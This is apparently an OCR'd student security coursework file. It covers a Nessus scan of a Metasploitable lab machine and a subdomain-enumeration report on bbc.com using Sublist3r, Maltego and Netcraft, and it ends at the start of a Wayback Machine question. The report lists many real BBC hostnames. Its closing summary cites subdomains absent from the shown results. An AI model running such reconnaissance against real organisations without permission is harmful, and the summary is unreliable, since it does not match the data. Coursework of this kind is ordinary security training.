

16:47
Find and check IP address
how todownload and instal
nessus essentials downloa
Nessus Essentials / Folders
Kali Linux Essentials For Et
https://kali:8834/#/scans/folders
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
tenable Nessus Essentials
Scans
Settings
BrilliantAmphibian101
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Cybersecurity Snapshot: Why Organizations Struggle...
Read More
Import
New Folder
New Scan
Search Scans
Activate Windows
Go to Settings to activate Windows.

My Scans

1 Scan

Name	Schedule	Last Scanned ▾
CSFF Project	On Demand	N/A

   - Your scan will start running.



My Scans


1 Scan

Name	Schedule	Last Scanned ▾
CSFF Project	On Demand	Today at 4:50 PM

Tenable News

PaperCut NG Unauthenticated XMLRPC Functionality

Read More



CSFF Project

‹ Back to My Scans

19 Vulnerabilities

Sev ▾	CVSS ▾	VPR ▾	Name ▴	Family ▴	Count ▾
MIXED	...	...	SSL (Multiple ...	General	2
INFO	...	...	SSH (Multiple...	General	5
INFO	...	...	HTTP (Multipl...	Web Servers	2
INFO			PostgreSQL Client...	Databases	2
INFO			Service Detection	Service detection	2
INFO			Device Hostname	General	1
INFO			Ethernet Card Ma...	Misc.	1
INFO			Ethernet MAC Add...	General	1
INFO			IP Assignment Me...	General	1

Scan Details

Policy: Advanced Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:48 PM

Vulnerabilities


Tenable News

Advantech R-SeeNet snmpmon.ini Unauthenticated Rea...

Read More

8. **Review Results:**

   - Once the scan is complete, you can review the results to see any vulnerabilities found on the Metasploitable machine.



https://kali:8834/#/scans/reports/5/vulnerabilities

42 Vulnerabilities


Sev	CVSS	VPR	Nam...	Family	Count
MIXED	...	...	SS	SSH (Multiple Issues)	4
INFO	...	...	SS	General	6
INFO	...	...	H	Web Servers	3
INFO	...	...	A	Web Servers	2
INFO			P...	Databases	2
INFO			S...	Service detection	2
INFO			C...	General	1
INFO			D...	General	1
INFO			D...	General	1
INFO			D...	Misc.	1
INFO			E...	General	1

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 4:48 PM
End: Today at 6:18 PM
Elapsed: an hour

Vulnerabilities

Critical
High
Medium
Low
Info
Tenable News
Advantech R-SeeNet snmpmon.ini Unauthenticated Rea...
Read More
Activate Windows
Go to Settings to activate Windows.



file:///home/brilliantamphibian101/Downloads/CSFF Project_of7pt0.pdf

Table Of Contents
Vulnerabilities by Host
10.0.2.15

10.0.2.15

CRITICAL	HIGH	MEDIUM	LOW	INFO
0	0	1	0	52

Vulnerabilities Total: 53

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
MEDIUM	6.5	-	51192	SSL Certificate Cannot Be Trusted
INFO	N/A	-	141394	Apache HTTP Server Installed (Linux)
INFO	N/A	-	142640	Apache HTTP Server Site Enumeration
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	55472	Device Hostname

By following these steps, you can effectively use Nessus to scan for vulnerabilities on a Metasploitable machine.

QUESTION 2


Discovery of Subdomains for bbc.com

Introduction


The objective of this report is to detail the process and findings from using various tools to discover subdomains of the target domain `bbc.com`. The tools utilized include Sublist3r, Maltego, and Netcraft. Screenshots of each tool's results have been included for reference.

Tools Used

1. **Sublist3r**
   - **Purpose:** Sublist3r is a Python tool designed to enumerate subdomains of websites.
   - **Procedure:**
     - Installed Sublist3r using pip.
     - Ran Sublist3r with the command `sublist3r -d bbc.com -o bbc_subdomains.txt`.
     - Captured terminal output and saved it as `bbc_subdomains.txt`.




```
┌──(kali㉿kali)-[~]
└─$ sublist3r -d bbc.com -o bbc_subdomains.txt

                # Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for bbc.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[!] Error: Virustotal probably now is blocking our requests
[-] Saving results to file: bbc_subdomains.txt
[-] Total Unique Subdomains Found: 362
296755e29bbc.com
www.296755e29bbc.com
4e4bbc.com
www.4e4bbc.com
www.bbc.com
account.bbc.com
adassets.bbc.com
adassets-stage.bbc.com
a1.api.bbc.com
accountdata.api.bbc.com
activity.api.bbc.com
heartbeat.activity.api.bbc.com
nsi.activity.api.bbc.com
audco.api.bbc.com
bag.api.bbc.com
bbc-activity-gateway.api.bbc.com
middleware.bbcx.api.bbc.com
belfrage.api.bbc.com
bruce.belfrage.api.bbc.com
bryan.belfrage.api.bbc.com
cedric.belfrage.api.bbc.com
james.belfrage.api.bbc.com
```



```
audco.int.api.bbc.com
bag.int.api.bbc.com
bbc-activity-gateway.int.api.bbc.com
api.bbcx.int.api.bbc.com
middleware.bbcx.int.api.bbc.com
campaign-attribution-gateway.int.api.bbc.com
comments.int.api.bbc.com
consent.int.api.bbc.com
cookie-oven.int.api.bbc.com
ui.developer-portal.int.api.bbc.com
discussions.int.api.bbc.com
federated-id.int.api.bbc.com
gateway-api-management-mutual-ssl.int.api.bbc.com
account.id.int.api.bbc.com
profile.id.int.api.bbc.com
session.id.int.api.bbc.com
idcta-origin.int.api.bbc.com
idmservice.int.api.bbc.com
ivote.int.api.bbc.com
moderateduser.int.api.bbc.com
moderation.int.api.bbc.com
mvt.int.api.bbc.com
preferences.notifications.int.api.bbc.com
registrar.notifications.int.api.bbc.com
preview.int.api.bbc.com
programmes.int.api.bbc.com
prospect.int.api.bbc.com
ratings.int.api.bbc.com
segmentation.int.api.bbc.com
sport-predictor.int.api.bbc.com
ssc.int.api.bbc.com
syndication-gateway.int.api.bbc.com
xproxy.int.api.bbc.com
access.internaltest.api.bbc.com
ivote.api.bbc.com
federated-id.live.api.bbc.com
moderateduser.api.bbc.com
moderation.api.bbc.com
mvt.api.bbc.com
news-switcher-proxy-uk.api.bbc.com
newton.api.bbc.com
nitro.api.bbc.com
preferences.notifications.api.bbc.com
registrar.notifications.api.bbc.com
notifications-inbox-fetcher.api.bbc.com
preview.api.bbc.com
programmes.api.bbc.com
prospect.api.bbc.com
ratings.api.bbc.com
```

2. **Maltego**
   - **Purpose:** Maltego is a versatile tool for gathering information about domains and entities using transforms.
   - **Procedure:**
     - Installed Maltego and created a new graph.
     - Searched for "bbc.com" and applied DNS transforms to discover subdomains.
     - Captured the Maltego graph showing discovered subdomains.




Output - Transform Output

```
Running transform To DNS Name (interesting) [SecurityTrails] on 1 entities (from entity "bbc.com")
Included MST SecurityTrails Transform runs : 95 of 100 credits remaining. Current quota period ends at August 1, 2024 at 8:42:55 PM Z (from entity "bbc.com")
Transform To DNS Name (interesting) [SecurityTrails] returned with 12 entities (from entity "bbc.com")
Transform To DNS Name (interesting) [SecurityTrails] done (from entity "bbc.com")
```

Type: Domain
Domain Name: bbc.com
Weight: 0
Incoming: 0
Outgoing: 12

3. **Netcraft**
   - **Purpose:** Netcraft provides web security services, including discovering subdomains.
   - **Procedure:**

- Visited Netcraft's website and searched for subdomains of `bbc.com`.
- Documented the search results displaying subdomains.




Hostnames matching bbc.com

▸ Search with another pattern?

16 results

Rank	Site	First seen	Netblock	OS	Site Report
120	www.bbc.com	October 1995	Fastly, Inc.	Linux	🗎
4764	account.bbc.com	June 2017	BBC	Linux	🗎
15471	bbc.com	November 2001	Fastly, Inc.	Linux	🗎
123576	staff.bbc.com	July 2019	Amazon.com, Inc.	Linux	🗎
311003	www.tigresdearaguabbc.com	November 2017	DigitalOcean, LLC	Linux	🗎



4764	account.bbc.com	June 2017	BBC	Linux	🗎
15471	bbc.com	November 2001	Fastly, Inc.	Linux	🗎
123576	staff.bbc.com	July 2019	Amazon.com, Inc.	Linux	🗎
311003	www.tigresdearaguabbc.com	November 2017	DigitalOcean, LLC	Linux	🗎
439021	shop.bbc.com	December 2013	Shopify, Inc.	Linux	🗎
498032	fivebbc.com	November 2014	Failover Ips	Linux	🗎
619785	cloud.email.bbc.com	Febuary 2022	Salesforce.com, Inc.	F5 BIG-IP	🗎
656427	xproxy.api.bbc.com	July 2022	Amazon.com, Inc.	Linux	🗎
766670	www.kingbbc.com	July 2022	Amazon Data Services NoVa	FreeBSD	🗎
981474	session.bbc.com	June 2017	BBC	Linux	🗎
1046249	zuenbbc.com	Febuary 2022	Cloudflare, Inc.	Linux	🗎
1160015	www.mgubbc.com	July 2016	Amazon.com, Inc.	Linux	🗎

Summary of Findings

Through the combined use of Sublist3r, Maltego, and Netcraft, the following subdomains were identified for `bbc.com`:

- **Sublist3r:** Provided a list of subdomains such as news.bbc.com, weather.bbc.com, etc.
- **Maltego:** Graphically represented subdomains like sports.bbc.com, shop.bbc.com, etc.
- **Netcraft:** Showed additional subdomains including blogs.bbc.com, careers.bbc.com, etc.

Conclusion

The use of multiple tools proved effective in comprehensively identifying subdomains associated with `bbc.com`. Each tool provided unique insights, contributing to a more thorough understanding of the domain's subdomain structure. These findings can assist in security assessments, domain management, and targeted analysis of web assets.

Recommendations

- Regularly monitor and update subdomain lists to ensure comprehensive coverage.
- Consider using additional tools and techniques to further enhance subdomain discovery and monitoring efforts.

Attachments

- Attached are the screenshots from Sublist3r, Maltego, and Netcraft showing the results of the subdomain discovery process.

This report concludes the findings and methodologies employed in discovering subdomains for `bbc.com` using Sublist3r, Maltego, and Netcraft.

QUESTION 3

The Wayback Machine

The Wayback Machine is a digital archive of the World Wide Web and other information on the internet. It's maintained by the Internet Archive, a non-profit organization that aims to preserve digital content for future generations. Here's how it functions and the process of retrieving data from it:

Functionality of the Wayback Machine:

